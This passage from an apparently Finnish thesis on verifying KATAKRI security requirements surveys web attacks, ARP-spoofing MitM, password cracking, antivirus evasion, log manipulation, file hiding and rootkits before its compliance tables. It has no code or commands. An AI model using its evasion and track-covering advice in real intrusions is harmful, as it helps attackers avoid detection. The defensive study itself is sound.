Vuonna 2007 sekä vuonna 2010 kahden kärki on pysynyt samana. Web-sovelluksen taustajärjestelmään kohdistettu hyökkäys (injektio-hyökkäys) johtuu yleisimmin huonosti tarkastetusta syötteestä. Syöttämällä komentotietoja taustajärjestelmälle esim. web-lomakkeella voidaan haluttuja järjestelmäkomentoja suorittaa web-sovellusta pyörittävässä käyttöjärjestelmässä, web-sovelluksen käyttämässä autentikointipalvelimessa tai web-sovelluksen käyttämässä tietokannassa (Harper ym. 2011, 361-362). Tunnetuin näistä on SQL-injektio (SQL injection).

Toinen yleisimmistä web-sovellusten haavoittuvuuksista on Cross Site Scripting (XSS). Termeillä tarkoitetaan haitallisen komentojonon sijoittamista käyttäjän selaimeen. Hyökkäyksen kohde ei ole varsinaisesti web-palvelu itsessään vaan se kohdistuu web-palvelun käyttäjiin. Hyökkäyksen tavoite on saada ajettua luvatonta koodia käyttäjän selaimessa web-sovellukseen sijoitetun hyökkääjän koodin avulla. Esimerkkejä tällaisesta koodista ovat istunnon kaappaaminen, arkaluontoisen tiedon anastaminen tai näp-

päinpainallusten tallentaminen. Cross Site Scripting (XSS) haavoittuvuuksia on monenlaisia. Ne voivat olla voimassa vain istuntokohtaisesti, jolloin syötetty koodi suoritetaan vain yhden kerran tai se voidaan tallentaa web-palveluun, jolloin se suoritetaan aina kaikilla käyttäjillä, jotka sivustolla vierailevat. (Engebretson 2011, 123.)

Web-sovellusten tietoturvaa voidaan testata tähän tarkoitukseen kehitetyillä työkaluilla, joita ovat mm. OWASP ZAP (Zed Attack Proxy), Nikto, Burp Suite, WebScarab, Uniscan ja WATOBO. Näistä tutkimuksessa on valittu käytettäväksi OWASP ZAP, Nikto ja Uniscan ohjelmia.


OWASP ZAP on web-sovellusten tietoturvan testaamiseen kehitetty työkalu. Sen suunnittelun lähtökohtana on ollut avoimuus ja helppokäyttöisyys. Se on avoimen lähdekoodin sovellus, joka on täysin ilmainen ilman minkäänlaista maksullista versiota. OWASP ZAP on suunniteltu kaiken tasoisille IT-osaajille kehittämään heidän osaamistaan ja ymmärrystään sovellustietoturvasta. Se on myös mahdollista integroida osaksi sovellustestauksen prosesseja. (Bennetts 2012.)

Nikto on web-sovelluksille tarkoitettu automaattinen haavoittuvuusskanneri. Se pystyy etsimään Web-sivuilta vaarallisia tiedostoja, vanhentuneita ohjelmistoversioita ja konfigurointivirheitä. (Engebretson 2011, 108-109.) Toinen samaan tehtävään suunniteltu open source -skanneri on Uniscan.


3.2.2 MitM-hyökkäys

MitM (Man in the Middle) -hyökkäys toteutetaan nimensä mukaisesti kahden järjestelmän välissä. Siinä verkkoliikenne ohjataan hyökkääjän järjestelmän kautta uhrin kuvitellessa liikenteen kulkevan edelleen suoraan kohteeseen. Hyökkäyksen tavoite on kaapata verkkoliikennettä tarkempaa analyysiä varten tai muuttaa sen sisältöä. Hyökkäys vaatii hyökkääjältä pääsyn paikalliseen lähiverkkoon, joka voi olla fyysinen kytkin, virtuaalikytkin tai langaton tukiasema. Hyökkäys voidaan toteuttaa usealla eri tavalla, joista seuraavaksi esitellään muutama yleisesti käytetty tekniikka.


ARP Spoofingissa liikenne ohjataan kulkemaan normaalista liikennöintisuunnasta poiketen hyökkääjän järjestelmän kautta ARP-taulujen arvoja muuttamalla. Kuviossa 3 on esitetty liikenteen normaalitilanne. Ensimmäisessä vaiheessa hyökkääjä väärentää oletusyhdyskäytävän osoitteen osoittamaan hyökkääjän järjestelmään lähettämällä muokattuja ARP-pyyntöjä ja -kutsuja uhrijärjestelmään. Uhrikoneelta lähtevä liikenne ohjautuu tämän jälkeen hyökkääjän järjestelmän kautta. Liikennöinti on kuvattu kuviossa 4. Edelleen on mahdollista väärentää oletusyhdyskäytävän ARP-tauluun uhrityöaseman osoite ohjaamaan liikenne hyökkääjän järjestelmän kautta. Toisen vaiheen liikennöinti on kuvattu kuviossa 5. Lopputuloksena paketit siirtyvät molempiin suuntiin hyökkääjän järjestelmän kautta. Havaituksi tulemisen riski on suurin oletusyhdyskäytävään kohdistuvalla ARP-taulun väärentämisellä. (Wilhelm 2010, 348-352.)



Kuvio 3. ARP Poisoning - normaali liikennöinti



Kuvio 4. ARP Poisoning - lähtevän liikenteen ohjaus



Kuvio 5. ARP Poisoning - lähtevän ja palaavan liikenteen ohjaus

DNS Spoofingissa uhrikoneen DNS-kyselyä tai DNS-vastauspakettia pyritään muuttamaan. DHCP Spoofingissa (Dynamic Host Configuration Protocol) uhrikoneelle syötetään väärä IP-osoite väärennettyjen DHCP paluuviestien avulla. BGP Hijacking perustuu BGP-reititysprotokollan broadcast-viestien manipulointiin tai BGP-reititystiedon muuttamiseen syöttämällä siihen väärää tietoa. Ports Stealing -tekniikassa väärennetään hyökkäystyöasemaan väärä MAC-osoite (Media Access Control) ja näin kaapataan uhrikoneen kytkinportin liikenne. Lopputuloksena pyritään aina saamaan kaikki liikenne kulkemaan hyökkääjän järjestelmän kautta. (Wilhelm 2010, 353.)

Huomaamattomin ja tehokkain MitM hyökkäystapa on liittää hyökkäystyöasema uhrin ja verkkolaitteen väliin. Tällöin verkkoliikenne voidaan siirtää suoraan läpinäkyvästi uhrin ja kohteen välillä ilman, että tarvitsee lähettää hyökkäysjärjestelmästä mitään verkkoon. Ettercap-työkalu voidaan laittaa BRIDGED-tilaan, jolloin kaikki liikenne siirtyy järjestelmän läpi verkkokortista toiseen. Liikennettä voidaan tässä välissä kaapata tai muokata tarpeen mukaan.

3.2.3 Salasanojen murtaminen

Salasanoja voidaan yrittää murtaa käyttöjärjestelmän tai sovelluksen tunnistautumismekanismin kautta. Tässä aktiivisessa murtotavassa kokeillaan oikeata käyttäjätunnus-salasana paria palvelun ulkopuolelta normaalin kirjautumisdialogin kautta, mutta se samalla altistaa hyökkääjän toimet näkyville. Varastettujen salasanatallenteiden murta-


minen on passiivinen hyökkäystapa ja antaa hyökkääjälle vapaat mahdollisuudet yrittää murtaa salasanat ilman paljastumisen riskiä. Seuraavaksi käsitellään aktiivinen salasanan murtaminen ja tämän jälkeen passiivinen salasanan murtaminen.

Aktiivinen salasanan murtaminen

Aktiivinen salasanan murtaminen on yksinkertaisimmillaan oikean salasanan arvaamista esimääritellyn käyttäjätunnus- ja salasanalistan avulla. Tähän tarkoitukseen on olemassa tehtävää automatisoivia ohjelmia kuten THC Hydra ja Medusa. Työkalulle annetaan syötteenä salasanalista ja käyttäjätunnuslista sekä määritellään hyökättävän järjestelmän osoite ja palvelu.

Passiivinen salasanan murtaminen


Salasanat voidaan tallentaa tietojärjestelmiin selkokielisenä tai niistä voidaan muodostaa salasanatiiviste (hash). Tiiviste lasketaan yksisuuntaisella algoritmilla salasanasta. Algoritmin avulla ei ole mahdollista laskea arvoa toiseen suuntaan eli tiivisteestä ei ole mahdollista laskea salasanaa. Tiivisteiden tarkoitus on ensisijaisesti turvata salasanojen turvallinen tallennus. Salasanatiivisteiden murtaminen on esitetty kuviossa 6. Tiivisteitä voidaan murtaa laskemalla mahdollisten salasanojen luettelosta tiivisteitä ja vertaamalla niitä tietojärjestelmästä saatuihin tiivisteisiin. Salasanatiivisteiden laskeminen on kuitenkin hidasta ja tätä vaihetta nopeuttamaan on internetistä saatavilla esilaskettuja salasanatiivistetauluja (rainbow table) eri algoritmeille. (McClure ym. 2012, 278-279.)



Kuvio 6. Salasanatiivisteen murtaminen

Vaikka salasanatiivisteiden haltuunsaaminen vaatii yleensä aktiivisia hyökkäystoimia niiden murtaminen on passiivinen toimi, eikä paljasta hyökkääjää. Salasanatiivisteiden murtamista vaikeuttaa modernien käyttöjärjestelmien käyttämä suolaus (salt). Suola on salasanaan lisättävä merkkijono, joka muuttaa salasanatiivistettä ja estää tehokkaasti esilaskettujen salasanatiivistetaulujen käytön. (McClure ym. 2012, 278-279.)

Kuviossa 7 esitetään salasanatiivisteen murtamista järjestelmissä, joissa käytetään tiivisteen laskemiseen suolausta. Salasanatiivisteen murtaminen vaatii suolan tuntemisen. Salasanatiivisteiden murtaminen tapahtuu laskemalla mahdollisten salasanojen luettelosta tiivisteitä lisäämällä salasanojen perään suola-arvo ennen tiivisteiden laskemista. Tämän jälkeen saatuja tiivisteitä verrataan tietojärjestelmästä saatuihin tiivisteisiin. Esilaskettujen salasanatiivistetaulujen käyttö ei ole mahdollista, koska suola-arvo on aina tapauskohtainen.



Kuvio 7. Suolatun salasanatiivisteen murtaminen

Salasanojen murtamiseen on tarjolla myös monia internetsivuja. Suureen tietokantaan perustuva http://xdecrypt.com ja http://www.onlinehashcrack.com sivustot murtavat mm. SHA-1-, MySQL-, ntml- ja MD5-tiivisteitä. Palveluiden käyttöä kannattaa harrastaa varauksella, koska osa sivustoista tallentaa lasketun tiivistearvon tietokantaansa, jonka jälkeen syötetty salasana on jatkossa kaikkien murrettavissa välittömästi. Esilaskettuja salasanatiivistetauluja saa myös internetistä mm. osoitteesta http://freerainbowtables.mirror.garr.it/mirrors/freerainbowtables, mutta niiden koko

kasvaa helposti muutamista gigatavuista teratavuihin. Objectif Sécuritén tarjoaa ilmaista Windows XP salasanatiivisteen murtamiseen tarkoitettua palvelua osoitteessa http://www.objectif-securite.ch, joka perustuu esilaskettuun salasanatiivistetauluun. Hyvä keino aloittaa salasanojen murtaminen tai välttyä siltä on käydä läpi ensimmäisenä valmistajien käyttämät oletussalasanat. Listoja oletussanoista löytyy mm. osoitteista http://www.phenoelit-us.org/dpl/dpl.html ja https://cirt.net/passwords. Passiivisia salasanan murtamiseen käytettyjä työkaluja ovat HashCat, John the Ripper, ophcrack ja RainbowCrack. Näistä kaksi viimeisintä perustuvat esilaskettujen salasanataulujen käyttämiseen.

John the Ripper on yksi tunnetuimmista salasanojen murtamiseen suunnitelluista työkaluista. Sen ilmaisen version avulla on mahdollista murtaa useita eri salasanatiivistemuotoja ja maksullinen Pro versio lisää niiden määrää vielä entisestään. Työkalulla on mahdollista murtaa salasanoja sanakirjojen tai salasanalistojen avulla (Word List Mode), käyttäjätunnus ja lisätietokenttien sekoitteilla (Single Crack Mode), kokeilemalla kaikki mahdolliset merkkiyhdisteet (Incremental Mode) tai syöttämällä kokeiltavat arvot toiselta sovellukselta (External Mode). (McClure ym. 2012, 280-283.)

3.2.4 Hyökkäyksen naamiointi

Verkon skannaustyökaluja voidaan käyttää niin, että lähde on vaikeammin havaittavissa. Nmap-skannaustyökalun hakuja voidaan viivästyttää, haut voidaan lähettää näennäisesti usealta lähteeltä tai haku voidaan suorittaa osittain toista verkossa olevaa järjestelmää hyväksikäyttäen. (Allen 2012, 92-96.)

Virusskannerit toimivat perinteisesti virustunnisteiden pohjalta. Tämän takia suoritettava koodi kohdejärjestelmässä kannattaa muokata yksilölliseksi. Toinen suojautumiskeino on ajaa koodi aina keskusmuistissa, jolloin levyllä olevia tiedostoja suojaava virustarkistus ei huomaa suoritettavaa koodia. Haittakoodi voidaan myös sisällyttää jonkin ohjelmiston kylkeen siten, että se suoritetaan ennen ohjelmiston käynnistymistä. Metasploit-työkalulla on mahdollista tehdä edellä mainittuja toimia. (Kennedy ym. 2011, 99-107)

Stonesoft on lanseerannut uuden kehittyneet evaasiotekniikat -termin eli AETs (Advanced Evasion Techniques). Sillä tarkoitetaan hyökkäyksen hajauttamista useaan lähteeseen, hyökkäystekniikkaan ja eri verkkokerrosten osiin. Tällaisen toiminnan havainnointi vaatii poikkeamien havainnointia usealta eri verkkokerrokselta ja eri liikennetyypeistä. Saadut tiedot pitää myös pystyä normalisoimaan ja analysoimaan kokonaisuutena (Stonesoft 2012, 4-6.)

3.3 Jälkien peittäminen ja lopputoimet

Onnistuneen hyökkäyksen edellytys on peittää hyökkäyksen jäljet mahdollisimman hyvin. Tärkeimpänä tavoitteena voidaan pitää kaikkien hyökkääjään ja hyökkäykseen viittaavien tietojen poistamista tai vähintäänkin peittämistä. Ainoa täysin varma keino pyyhkiä kaikki jäljet pois on tyhjentää järjestelmä ja asentaa se kokonaan uusiksi alkuperäiseen tilaan (Kennedy ym. 2011, 264). Tällaista mahdollisuutta ei varsinaisella hyökkääjällä pitäisi olla, mutta sitä voidaan käyttää osana tietoturvatestaamista. Varsinkin virtuaaliympäristöjen tilannevedokset (snapshot) toimivat hyvin tässä käyttötarkoituksessa. Hyökkäyksessä käytetyt ohjelmat olisi hyvä ajaa muistissa, koska yleensä niiden havaitseminen IDS/IPS- tai virustorjuntaohjelmilla on huomattavasti vaikeampaa (Kennedy ym. 2011, 264).

3.3.1 Lokien manipulointi

Järjestelmien ylläpitäjät tarkastavat ja seuraavat lokitietoja seuratakseen järjestelmän ja sen sovellusten toimintakykyä sekä tietoturvatapahtumia. Lokitietoa muodostavat käyttöjärjestelmät ja niihin asennetut sovellukset. Näihin lokitietoihin tallentuvat myös hyökkääjän toimet järjestelmässä. On kaksi mahdollisuutta hävittää lokitietoihin tallennetut jäljet. Ensimmäinen vaihtoehto on tuhota kaikki lokitiedot. Tämä kuitenkin asettaa hyökkääjän toimet näkyville, koska puuttuvat tai väärän kokoiset lokitiedostot saattavat herättää ylläpitäjissä epäilyksiä. Huomaamattomampi, mutta samalla vaikeampi tapa on poistaa lokeista vain hyökkäykseen viittaavat jäljet. Valikoivassa lokitietojen poistamisessa on siinäkin vaaransa, koska poistamalla liian paljon tietoa ylläpitäjä saattaa huomata muodostuneet aukot lokihistoriassa. Hyökkääjä ei voi myöskään olla aivan varma, että kaikki tarvittavat rivit tulevat poistettua kaikista mahdollisista lokeista. (Wilhelm 2012, 392.)

Ylläpitäjillä on keinoja vaikeuttaa lokimanipulointia. Lokitiedot voidaan lähettää reaaliajassa keskitetylle lokipalvelimelle ja lokitiedostojen eheys voidaan varmistaa luvattomien muutosten varalta. Kun järjestelmään hyökätään ja mahdollisesti siihen päästään kirjautumaan, on siitä jo kirjautunut merkintä keskitettyyn lokijärjestelmään. Jos yhteys keskitettyyn lokijärjestelmään katkaistaan, voi sekin aiheuttaa ylläpitäjille hälytyksen. (Wilhelm 2012, 392.) Suurella todennäköisyydellä hyökkääjän toimet kuitenkin hautautuvat muiden lokitietojen joukkoon ja paljastuvat vasta sitten, kun koko hyökkäys huomataan.

3.3.2 Tiedostojen piilotus

Osana hyökkäystä on monesti tarve piilottaa tiedostoja ja käynnistettäviä sovelluksia. Tiedostot voidaan piilottaa useaa eri tekniikkaa käyttäen ja eri käyttöjärjestelmät tarjoavatkin siihen erilaiset mahdollisuudet. Yksinkertaisin tapa on uudelleen nimetä tiedosto, prosessi ja vaihtaa palvelun käyttämä portti toiseksi. Nimeämisen tarkoitus on saada nimen avulla tiedostot muistuttamaan toista normaalisti käytössä olevaa sovellusta, käyttöjärjestelmän käyttämiä järjestelmätiedostoja tai välilyöntien avulla piilottamaan tiedosto kuvaruututiedosta. Toinen keino on käyttää käyttöjärjestelmän ominaisuuksia, kuten tiedosto-oikeuksia ja piilotiedostoja. Tiedostojen oikeudet voi muuttaa yksittäiselle käyttäjälle, pääkäyttäjälle tai parhaimmassa tapauksessa vain järjestelmäoikeuksille. Piilotiedostot käyttävät Linuxissa .-etuliitettä ja Windowsissa on olemassa erityinen hidden attribuutti. NTFS-tiedostojärjestelmässä (New Technology File System) on File Streaming -ominaisuus, jonka avulla tiedoston kylkeen voi tallentaa toisen tiedoston. Kun käyttöjärjestelmässä näkyvä tiedosto ajetaan, käynnistyy samalla siihen liitetty toinen tiedosto. (Wilhelm 2010, 397-404.)

Mikään edellä mainituista keinoista ei kuitenkaan suojaa tiedostoja valveutuneilta ylläpitäjiltä tai kehittyneiltä haittaohjelmaskannereilta. Mielenkiintoisia uusia keinoja tiedostojen piilottamiseen ovat laiteohjelmistot (firmware). Hyökkääjä voi asentaa tietokoneessa olevaan laiteohjelmistoon uuden version ja sisällyttää siihen oman muokatun version ohjelmistosta. Vaikka käyttöjärjestelmä asennettaisiin uudelleen, ei laiteohjelmisto muutu sen mukana.

3.3.3 Rootkit

Rootkit on ohjelma, jonka tarkoitus on piilottaa itsensä ja mahdollisesti muu hyökkäyskoodi uhrijärjestelmään. Sitä käytetään piilottamaan mm. prosesseja, tiedostoja, rekisteriarvoja, avoimia portteja ja avoimia verkkoyhteyksiä. (Harper ym. 2011, 636).

Windows-skannereita rootkit ohjelmien havaitsemiseen ja poistamiseen ovat mm. GMER (http://www.gmer.net), Sophos Rootkit Removal (http://www.sophos.com/en-us/products/free-tools/sophos-anti-rootkit.aspx) ja Kaspersky Anti-rootkit utility TDSSKiller (http://support.kaspersky.com/faq/?qid=208283363). Linux ja OS X rootkit skannereita ovat BackTrack Linux -käyttöjärjestelmästäkin löytyvät chkrootkit (http://chkrootkit.org) ja rkhunter (http://www.rootkit.nl/projects/rootkit_hunter.html). Skanneri kannattaa ajaa toisesta työasemasta käsin tai ulkoiselta medialta käynnistettynä, koska muuten tulokset eivät ole luotettavia.

4 Todentamisen vaatimukset

Tutkimuksen tavoite on löytää työkalut ja toimintatavat, joilla voidaan varmistaa kohdeympäristössä vallitsevien tietoturva-asetusten vastaavuus vaatimuksiin. Työkalujen ja testitapojen valintaan vaikuttavat olennaisesti käytettävissä olevat resurssit sekä kohdeympäristölle asetetut vaatimukset. Kohdeorganisaatio on valinnut vaatimuskriteeristöksi KATAKRI:n ja rajannut sen suojaustasolle III asti sekä asettanut ensisijaiseksi tavoitteeksi käyttää avoimen lähdekoodin työkaluja. Lähtökohtana pidetään, että kohdeorganisaatio täyttää KATAKRI:n vaatimukset. Luvun tavoitteena on ensin selvittää teknistä todentamista tarvitsevat vaatimukset sekä yksilöidä vaatimukset, jotka tarvitsevat todentamisen tueksi työkaluja. Näiden lisäksi kohdeympäristöön tehdään uhka-analyysi. Luvussa haetaan vastauksia tutkimuskysymyksiin TK 1.1, TK 1.2 ja TK 1.3.

KATAKRI:n vaatimusten todentaminen voidaan toteuttaa kolmella tavalla. Toimintatavat voidaan tarkastaa kyselemällä ja tarkastelemalla olemassa olevia dokumentteja tai järjestelmäasetuksia. Teknistä toteutusta voidaan tarkastella järjestelmien omia toiminnallisuuksia hyödyntämällä. Jotkin KATAKRI:n vaatimuksista tarvitsevat kohdeympäristön ulkopuolista työkalua, jotta järjestelmien oletettu toiminnallisuus voidaan todentaa käytännössä. Vaatimusten analysointi aloitettiin käymällä läpi KATAKRI:n tietoturvallisuuden osa-alue kohta kohdalta. Analyysin tulokset on esitetty taulukossa 1. Lisähuomiona havaittiin, että tämän tutkimuksen avulla on mahdollista tarjota kohdeorganisaatiolle kyky täyttää KATAKRI:n vaatimus I 706.0

Taulukko 1. Teknisen todentamisen tarve KATAKRI:n tietoturvallisuuden osa-alueessa

KATAKRI:n vaatimus	Vaatii teknistä tarkastelua	Vaatii työkalun teknisen tarkastelun tueksi
I 401.0	x	x
I 402.0	x	x
I 403.0	-	-
I 404.0	x	x
I 405.0	x	x
I 406.0	x	x
I 407.0	x	x
I 408.0	x	x
I 409.0	x	x

I 410.0	x	x
I 501.0	x	x
I 502.0	x	x
I 503.0	x	x
I 504.0	x	-
I 505.0	x	x
I 506.0	x	x
I 507.0	x	x
I 508.0	x	x
I 509.0	-	-
I 510.0	-	-
I 511.0	x	-
I 512.0	x	-
I 513.0	-	-
I 514.0	-	-
I 601.0	-	-
I 602.0	-	-
I 603.0	x	x
I 604.0	x	x
I 605.0	x	x
I 606.0	-	-
I 607.0	-	-
I 701.0	-	-
I 702.0	x	x
I 703.0	x	-
I 704.0	x	-
I 705.0	x	-
I 706.0	-	-
I 707.0	-	-
I 708.0	-	-
I 709.0	-	-
I 710.0	x	-

KATAKRI:n tietoturvallisuuden osa-alueessa on vaatimuksia yhteensä 41. Niistä 27 vaativat teknistä tarkastelua varmistamaan vaatimusten toteutumisen käytännössä. Näistä 27 vaatimuksesta 20 vaativat tuekseen todennettavan ympäristön ulkopuolisia työkaluja. (Taulukko 1.)

Haastatteluja käytettiin välineenä selvittämään kohdeorganisaation puutteet todentamisessa. Kohdeorganisaatio suoritti sisäisen auditoinnin KATAKRI:n vaatimuksia vasten syksyllä 2012. Auditoinnin jälkeen kaksi tietojärjestelmien auditoinnista vastannutta henkilöä haastateltiin ja selvitettiin auditoinnin onnistumista teknisten vaatimusten osalta. Samalla kysyttiin tärkeimpiä uhkia, joihin varautumista tarvitsee todentaa tekni-

sesti. Haastattelun kysymykset löytyvät liitteestä 2. Haastatteluiden tuloksia ei voida esitellä sellaisenaan, koska haastatteluissa käytiin läpi kohdeorganisaation yksityiskohtaisia tietoturvakäytänteitä, jotka on luokiteltu salaisiksi. Taulukkoon 2 on koottu alkuarvioinnin tulokset. Organisaation kyky todentaa vaatimustenmukaisuus teknisiltä osin arvioitiin asteikolla 0-2. Arvio 0 ilmaisee todentamiskyvyn puuttuvan kokonaan, arvio 1 ilmaisee todentamiskyvyn olevan mahdollista joidenkin vaatimusten osalta ja arvio 2 todentamiskyvyn olevan riittävä kiistattomaan vaatimuksenmukaisuuden todentamiseen vaatimuksen kaikkien kohtien osalta.

Taulukko 2. Alkuarvio kyvystä todentaa vaatimusten mukainen käytännön toteutus KATAKRI:n tietoturvallisuuden osa-alueen osalta

KATAKRI:n vaatimus	Vaatii teknistä tarkastelua	Vaatii työkalun teknisen tarkastelun tueksi	Alkuarvio kyvystä todentaa vaatimustenmukaisuus (0-2)
I 401.0	x	x	0
I 402.0	x	x	0
I 404.0	x	x	0
I 405.0	x	x	0
I 407.0	x	x	0
I 408.0	x	x	0
I 409.0	x	x	0
I 501.0	x	x	0
I 502.0	x	x	0
I 503.0	x	x	0
I 504.0	x	-	0
I 505.0	x	x	0
I 506.0	x	x	0
I 507.0	x	x	0
I 508.0	x	x	0
I 511.0	x	-	0
I 512.0	x	-	0
I 603.0	x	x	0
I 604.0	x	x	0
I 605.0	x	x	0
I 702.0	x	x	0
I 703.0	x	-	0
I 704.0	x	-	0
I 705.0	x	-	0
I 710.0	x	-	0

0=Vaatimusta ei voida todentaa miltään osin
1=Vaatimus voidaan todentaa joiltakin osin
2=Vaatimus voidaan todentaa kiistattomasti

Haastatteluissa (Haastattelu 1. 21.12.2012; Haastattelu 2. 17.1.2013) kävi ilmi, että KATAKRI:n vaatimusten todentaminen vaatii ohjeistoa ja työkaluja teknisen todentamisen tueksi. Sisäisen auditoinnin suorittaneilla henkilöillä ei ollut tietoa, kuinka vaatimukset voi teknisesti todentaa ja tästä seurauksena tutkimuksessa laadittiin ohjeisto niiden todentamiseksi. Ohjeisto löytyy liitteestä 1. Kohdeorganisaatio kaipasi myös tietoa siitä, mistä vaatimukset ovat lähtöisin. Tätä varten tutkimuksessa on mukana uhka-analyysi. Tutkimuksen kannalta se tukee työkalujen valintaa perustelemalla ympäristöön kohdistuvia uhkia ja samalla tarkentaa työkaluilta vaadittavia ominaisuuksia.

Tutkimuksen tarkoituksena on löytää työkalut KATAKRI:n vaatimusten mukaisen teknisen tietoturvan todentamiseksi. Liitteen 1 ohjeisto riittää todentamaan suurimman osan vaatimuksista, mutta 20 kohtaa vaatii tuekseen teknisen työkalun. Tutkimuksessa rajattiin pois vaatimukset I 406.0 ja I 410.0, koska kohdeorganisaatiossa ei ollut vaatimuksien kohteina olevia tekniikoita käytössä.

